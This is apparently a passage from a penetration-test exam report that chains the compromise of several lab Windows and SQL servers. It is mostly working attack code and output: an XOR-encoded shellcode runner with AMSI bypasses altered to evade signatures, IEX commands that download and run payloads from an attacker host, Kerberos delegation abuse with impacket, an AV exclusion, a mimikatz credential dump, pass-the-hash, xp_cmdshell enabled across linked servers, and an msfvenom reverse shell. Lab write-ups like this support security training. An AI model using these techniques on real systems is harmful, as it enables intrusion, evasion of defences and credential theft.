↪   0xb9,0x93,0xcb,0x94,0x93,0x8d,0x8e,0x8b,0xc9,0x87,0xbd,0xbd,0xac,0x8a,0x8b,0xcc,0xa8,
↪   0xa9,0xae,0xa6,0xcc,0x89,0x8c,0x8b,0x93,0x99,0xb2,0x8f,0x9c,0xbb,0x90,0xb0,0x8b,0x95,
↪   0xa7,0xba,0xab,0xb4,0xa5,0x94,0xbe,0x8a,0xbb,0xb8,0x99,0xb9,0xad,0xb0,0xa6,0xd2,0xa8,
↪   0x94,0x85,0xb7,0x9a,0xa5,0xac,0xa9,0xb0,0xc8,0xa7,0x88,0x87,0x98,0xb4,0x90,0xbc,0x96,
↪   0x85,0x8d,0xc6,0xad,0x89,0x9c,0xa0,0xbb,0xbd,0xc8,0x85,0xbc,0xb9,0x88,0xca,0xa0,0x8f,
↪   0x8b,0x8b,0x89,0xff,0xb7,0x76,0x3e,0xac,0xa5,0xbe,0xa7,0xb2,0xce,0x36,0xac,0xb7,0x47,
↪   0xff,0xfd,0xd7,0x7b,0xff,0xff,0xff,0xff,0xaf,0xac,0xac,0xb6,0x38,0x3d,0x14,0xaa,0xd1,
↪   0xc4,0x00,0x2a,0xb7,0x76,0x39,0x95,0xf5,0xa0,0xac,0xa5,0xb7,0x76,0x0e,0xb2,0xce,0x36,
↪   0xb2,0xce,0x36,0xac,0xac,0xb6,0x38,0x3d,0xd2,0xf9,0xe7,0x84,0x00,0x2a,0x7a,0x3f,0x8a,
↪   0xe0,0xb7,0x38,0x3e,0x77,0xec,0xff,0xff,0xb6,0x45,0xbb,0x0f,0xca,0x1f,0xff,0xff,0xff,
↪   0xff,0x00,0x2a,0xb7,0x00,0x30,0x8b,0xfd,0x14,0x33,0x17,0xaa,0xff,0xff,0xff,0xac,0xa6,
↪   0x95,0xbf,0xa5,0xb6,0x76,0x2e,0x3e,0x1d,0xef,0xb6,0x38,0x3f,0xff,0xef,0xff,0xff,0xb6,
↪   0x45,0xa7,0x5b,0xac,0x1a,0xff,0xff,0xff,0xff,0x00,0x2a,0xb7,0x6c,0xac,0xac,0xb7,0x76,
↪   0x18,0xb7,0x76,0x0e,0xb7,0x76,0x25,0xb6,0x38,0x3f,0xff,0xdf,0xff,0xff,0xb6,0x76,0x06,
↪   0xb6,0x45,0xed,0x69,0x76,0x1d,0xff,0xff,0xff,0xff,0x00,0x2a,0xb7,0x7c,0x3b,0xdf,0x7a,
↪   0x3f,0x8b,0x4d,0x99,0x74,0xf8,0xb7,0xfe,0x3c,0x7a,0x3f,0x8a,0x2d,0xa7,0x3c,0xa7,0x95,
↪   0xff,0xa6,0xb6,0x38,0x3d,0x0f,0x4a,0x5d,0xa9,0x00,0x2a


$xb = x0r -buf $buf -xorKey 0xff
#$xb = $buf

[System.Runtime.InteropServices.Marshal]::Copy($xb, 0, $lpMem, $buf.length)
```

```
$hThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((MeowFunc
↪  kernel32.dll CreateThread), (getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr],
↪  [UInt32], [IntPtr])
↪  ([IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]::Zero,0,[IntPtr]::Zero)

$temp = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((MeowFunc
↪  kernel32.dll WaitForSingleObject), (getDelegateType @([IntPtr], [Int32]) ([Int])))

iwr -uri http://192.168.49.68/execution-happened

$temp.Invoke($hThread, 0xFFFFFFFF)
```

The above runner is mixing two AMSI bypass techniques and injecting into the CURRENT process. No process hollow or migration. "iwr -uri http://192.168.49.68/execution-happened" is just a callback for myself to know if the payload went through and was not killed by AV when the shellcode was x0r'd to its original format.

AMSI bypass - 11.3.2. Attacking Initialization. Modified to avoid string signatures. AMSI bypass - 11.4.2. Patching the Internals. Modified to avoid string signatures. ## Post-Exploitation Enumeration Steps

After exploitation of the WEB07 server, I enumerated users/groups/computers using powerview and running sharphound.exe so I can inject data into bloodhound.

```
IEX (IWR http://192.168.49.68/powerview -usebasicparsing)

Get-DomainComputers
Get-DomainComputers
Get-DomainGroup
Get-DomainComputer -TrustedToAuth

curl http://192.168.49.68/sharphound.exe -o sharphound.exe
```


In this enumeration I discovered that WEB07 had Constrained Delegation configured for CIFS on SQL02.

Before moving on to the host SQL02 as administrator I enabled socks proxy on session 1 so I could pivot to internal hosts with a 172.16.68.0 address via proxychains.

```
route add 172.16.68.0 255.255.255.0 1
```

From my Linux host I used impacket-getTGT to request a TGT for the web07 computer account and then requested a TGS for the Administrator account using impacket-getST. This tool performed the S4U2Self, and the S4U2proxy steps for me to impersonate DMZDEHOSPITAL/Administrator to CIFS/SQL02 and gave me a TGS.

```
proxychains impacket-getTGT DMZDEHOSPITAL/WEB07@192.168.68.210 -service
↪   HOST/web07.dmzdehospital.com -hashes :a7a0f5e14fb1414cb6da468aab132301 -dc-ip
↪   DMZDEHOSPITAL.COM
```



```
┌──(kali㉿kali)-[~/OSEPEXAM]
└─$ proxychains impacket-getTGT DMZDEHOSPITAL/WEB07@192.168.68.210 -service HOST/web07.dmzdehospital.com -hashes :a7a0f5e14fb1414cb6da468aab132301 -dc-ip DMZDEHOSPITAL.COM
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.68.200:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.68.200:88  ...  OK
[*] Saving ticket in WEB07@192.168.68.210.ccache
```

Figure 6.4: web07 asktgt

Set your KRB5CCNAME variable to use the new TGT you just created. In the next section about SQL02 well use the below ticket to request a Service Ticket as Administrator to CIFS/SQL02

```
export KRB5CCNAME=WEB07@192.168.68.210.ccache
```

6.4 Local Privilege Escalation

The webshell that was initially uploaded was running in the context of "IIS APPPOOL\DefaultAppPool". I was able to leverage the webshell with the powershell runner.ps1 script and then run 'getsystem' in msfconsole. MSFconsole reported that it was able to get system with (printspoolernet) a named pipe impersonation vulnerability.

Once Administrator, I downloaded the same above shellcode runner as system. After retrieving a SYSTEM reverse shell. I dropped into the session and I navigated to the Administrators folder and retrieved proof.txt

```
sessons -i 1
dir
cat proof.txt
ipconfig
```


6.5 Appendix - Credentials obtained

None

7 192.168.68.212 - SQL02.DMZDEHOSPITAL.COM

7.1 Proof.txt

```
af7f51bb711e6bb51ccce1800451217e
```



```
 6056  724   SecHealthUI.exe              x64   2        SQL02\Adminis
 6124  1452  taskhostw.exe                x64   2        SQL02\Adminis
 6136  724   RuntimeBroker.exe            x64   2        SQL02\Adminis
 6204  724   TiWorker.exe                 x64   0        NT AUTHORITY\

 6616  5404  chrome.exe                   x64   2        SQL02\Adminis
 6652  5404  chrome.exe                   x64   2        SQL02\Adminis

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  6
============
Name         : vmxnet3 Ethernet Adapter
Hardware MAC : 00:50:56:86:71:58
MTU          : 1500
IPv4 Address : 172.16.68.212
IPv4 Netmask : 255.255.255.0

meterpreter > getuid
Server username: SQL02\Administrator
meterpreter > cat C:\\users\\Administrator\\desktop\\proof.txt
af7f51bb711e6bb51ccce1800451217e
meterpreter > 
```

Figure 7.1: SQL02 proof.txt flag

7.2 Pre-Compromise Enumeration Steps

Most of my enumeration was done in the previous step.

which displayed all the hosts in the domain and their available SPN's. Using previous enumeration information (Constrained Delegation on web07 above) I was able to request a TGT for the WEB07 account cause I knew its hash. Once I could authenticate as WEB07$ I then requested a service ticket for CIFS/SQL02 as the domain Administrator account.

7.3 Compromise

requesting TGT as Web07

```
Requesting TGT proxychains impacket-getTGT DMZDEHOSPITAL/WEB07@192.168.68.210
-service HOST/web07.dmzdehospital.com -hashes :a7a0f5e14fb1414cb6da468aab132301
-dc-ip DMZDEHOSPITAL.COM
```

After the TGT has been requested you set the environment variable KRB5CCNAME to the kerberos cached ticket you just received

```
export KRB5CCNAME=WEB07@192.168.68.210.ccache
```

With the environment setup for Kerberos authentication now, you can request a Service Ticket using the Kerberos ticket you currently have.

```
proxychains impacket-getST -spn 'cifs/sql02.dmzdehospital.com' -impersonate 'Administrator'
↪  -altservice 'cifs/sql02.dmzdehospital.com' -hashes :a7a0f5e14fb1414cb6da468aab132301
↪  'DMZDEHOSPITAL/WEB07'
```

This returns another .ccache file you can use. This time the ccache file is authenticated to Administrator and is valid. With these kerberos tickets now we can authenticate to the CIFS service of SQL02 and get remote code execution via psexec.

First you import the administrators .ccache file with export (Administrator@cifs_sql02.dmzdehospital.com@DMZDEHOSPITAL.COM.ccache)

```
export KRB5CCNAME=Administrator@cifs_sql02.dmzdehospital.com@DMZDEHOSPITAL.COM.ccache
```

after setting your environment variable you use impacket-psexec with the -k -no-pass flags to use kerberos AS SYSTEM to SQL02.dmzdehospital.com and gain a remote shell.

```
proxychains impacket-psexec -k -no-pass Administrator@sql02.dmzdehospital.com
↪  'powershell.exe -c "IEX (iwr http://192.168.49.68/runner.ps1 -usebasicparsing)"'
```

After gaining remote code execution via impacket-psexec and being in the SYSTEM context. I attempted to disable AV but was unable to completely disable it. So I added windows temp folder to the exclusion list and downloaded mimikatz.exe in the folder. With mimkatz I dumped the secrets.

```
## Adding AV exclusion for C:\windows\temp

Add-MpPreference -ExclusionPath 'C:\windows\temp'
```

Downloading mimikatz

```
(New-Object System.Net.Webclient).downloadfile('http://192.168.49.69/mimikatz.exe',
↪  'C:\windows\temp\mimikatz.exe')
```

Executing mimikatz

```
.\mimikatz.exe
```


Dumping SAM and gathering Administrator credentials.

```
privilege::Debug
lsadump::sam
```

I received these credentials from mimikatz.

```
Secret  : _SC_MSSQL$SQLEXPRESS / service 'MSSQL$SQLEXPRESS' with username :
↪  sql02@dmzdehospital.com
cur/text: YellowRoyalNo31

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 65a152f5f10a6d5fa6be0d06afa684ee
    lm  - 0: 4bebdffe6ad313dc3923401a649c437f
    ntlm- 0: 65a152f5f10a6d5fa6be0d06afa684ee
    ntlm- 1: e2b475c11da2a0748290d87aa966c327
```

After dumping credentials and not seeing anything to enumerate further, I ran sharphound again to enumerate. Enter into the session and download the zip file via download / import into bloodhound.



```
 6056  724   SecHealthUI.exe            x64   2        SQL02\Adminis
 6124  1452  taskhostw.exe              x64   2        SQL02\Adminis
 6136  724   RuntimeBroker.exe          x64   2        SQL02\Adminis
 6204  724   TiWorker.exe               x64   0        NT AUTHORITY\

 6616  5404  chrome.exe                 x64   2        SQL02\Adminis
 6652  5404  chrome.exe                 x64   2        SQL02\Adminis

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  6
============
Name         : vmxnet3 Ethernet Adapter
Hardware MAC : 00:50:56:86:71:58
MTU          : 1500
IPv4 Address : 172.16.68.212
IPv4 Netmask : 255.255.255.0

meterpreter > getuid
Server username: SQL02\Administrator
meterpreter > cat C:\\users\\Administrator\\desktop\\proof.txt
af7f51bb711e6bb51ccce1800451217e
meterpreter > 
```

Figure 7.2: SQL02 proof.txt flag

7.4 Post-Exploitation Enumeration Steps

After gaining Administrator SAM I then moved to enable RDP and RDP into SQL02 as SQL02/Administrator. Due to the hostname / CIFS discovered I started trying to enumerate SQL services.

SQL02/Administrator is a sysadmin on SQL02 in the MSDB database due to windows authentication and being workstation administrator on a host hosting mssql instance.

Using custom powershell I was able to enumerate linked SQL servers

```
$connectionString = "Server=sql02;database=msdb;Integrated Security=True"; $sqlconn =
↪   [System.Data.SqlClient.SqlConnection]::new($connectionString); $sqlconn.Open();
↪   $sqlCommand = [System.Data.SqlClient.SqlCommand]::new("EXEC sp_helpserver", $sqlconn);
↪   $sqldatareader = $sqlCommand.ExecuteReader(); do { while ($sqldatareader.Read()) {
↪   Write-Host $sqldatareader[0] } } while ($sqldatareader.NextResult())
```


Found linked server SQL03.TECH.DEHOSPITAL.COM in a new domain. Enabling XP_CMDSHELL across linked servers via AT command.

```
$connectionString = "Server=sql02;database=msdb;Integrated Security=True"; $sqlconn =
↪   [System.Data.SqlClient.SqlConnection]::new($connectionString); $sqlconn.Open();
↪   $sqlCommand = [System.Data.SqlClient.SqlCommand]::new("EXEC ('sp_configure ''show
↪   advanced options'', 1; RECONFIGURE; EXEC sp_configure ''xp_cmdshell'', 1; RECONFIGURE;
↪   EXEC xp_cmdshell whoami;') AT [sql03.tech.dehospital.com]", $sqlconn); $sqldatareader =
↪   $sqlCommand.ExecuteReader(); do { while ($sqldatareader.Read()) { Write-Host
↪   $sqldatareader[0] } } while ($sqldatareader.NextResult())
```

ISOLATED QUERY NOT MEANT TO BE RAN JUST TO SHOW QUERY

```
EXEC ('sp_configure ''show advanced options'', 1; RECONFIGURE; EXEC sp_configure
↪   ''xp_cmdshell'', 1; RECONFIGURE; EXEC xp_cmdshell whoami;') AT
↪   [sql03.tech.dehospital.com]
```

Response to enabling xp_cmdshell and running whoami.



```
PS C:\Windows\Temp> $connectionString = "Server=sql02;database=msdb;Integrated Security=True"; $sqlconn = [System.Data.SqlClient.SqlConnection]
::new($connectionString); $sqlconn.Open(); $sqlCommand = [System.Data.SqlClient.SqlCommand]::new("EXEC ('sp_configure ''show advanced options''
, 1; RECONFIGURE; EXEC sp_configure ''xp_cmdshell'', 1; RECONFIGURE; EXEC xp_cmdshell whoami;') AT [sql03.tech.dehospital.com]", $sqlconn); $sq
ldatareader = $sqlCommand.ExecuteReader(); do { while ($sqldatareader.Read()) { Write-Host $sqldatareader[0] } } while ($sqldatareader.NextResu
lt())
tech\sql03

PS C:\Windows\Temp> _
```

Figure 7.3: SQL03 whoami from SQL02

7.5 Local Privilege Escalation

Local Privilege Escalation doesn't apply as the initial access was already an elevated one. But I did authenticate as Administrator to access SQL SSRS application by passing the hash with Kerberos and launching the SSRS application from the command prompt.

```
sekurlsa::pth /user:Administrator /domain:DMZDEHOSPITAL.COM
↪   /ntlm:65a152f5f10a6d5fa6be0d06afa684ee
```

7.6 Appendix - Credentials obtained


7.6.1 Mimikatz

```
Secret  : _SC_MSSQL$SQLEXPRESS / service 'MSSQL$SQLEXPRESS' with username :
↪  sql02@dmzdehospital.com
cur/text: YellowRoyalNo31

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 65a152f5f10a6d5fa6be0d06afa684ee
    lm  - 0: 4bebdffe6ad313dc3923401a649c437f
    ntlm- 0: 65a152f5f10a6d5fa6be0d06afa684ee
    ntlm- 1: e2b475c11da2a0748290d87aa966c327
```

8 172.16.68.67 - SQL03.TECH.DEHOSPITAL.COM

8.1 Proof.txt

```
936adb60f279b1583e6b6624c1f2c9a5
```



```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  6
============
Name         : vmxnet3 Ethernet Adapter
Hardware MAC : 00:50:56:86:60:9c
MTU          : 1500
IPv4 Address : 172.16.68.67
IPv4 Netmask : 255.255.255.0

meterpreter > cat C:\\users\\Administrator\\Desktop\\proof.txt
936adb60f279b1583e6b6624c1f2c9a5
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > 
```

Figure 8.1: SQL03 proof.txt flag

8.2 Pre-Compromise Enumeration Steps

Enumeration from SQL02 linked servers lead me into SQL03. I was able to enumerate I was sysadmin across the link and able to enable XP_CMDSHELL across the link from SQL02 ## Compromise

Through trial and error with curl, I was able to determine that some ports are blocked. Port 8080 is available to call back to my msfconsole session. Used powershell and runner.ps1 again(from finding one) to get callback from SQL03 in the tech.dehospital.com

Generate payload for port 8080

```
sudo msfvenom -p windows/x64/meterpreter/reverse_http LHOST=192.168.49.68 LPORT=8080 -f ps1
```

Modify runner.ps1 script and host it where its downloadable from your webserver. This time it appears I did not perform any XOR encoding.

```
$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like ("*i" + "Utils"))
↪  {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like
↪  "*Context") {$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf =
↪  @(0);[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)




function MeowFunc {

    Param ($moduleName, $functionName)

    $mytype = "Microsoft" + ".Win32." + [System.Text.Encoding]::UTF8.GetString([System.
    ↪  Convert]::FromBase64String('VQBuAHMAYQBmAGUATgBhAHQAaQB2AGUATQBlAHQAaABvAGQAcwA='))
    $systype = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(
    ↪  'UwB5AHMAdABlAG0ALgBkAGwAbAA='))

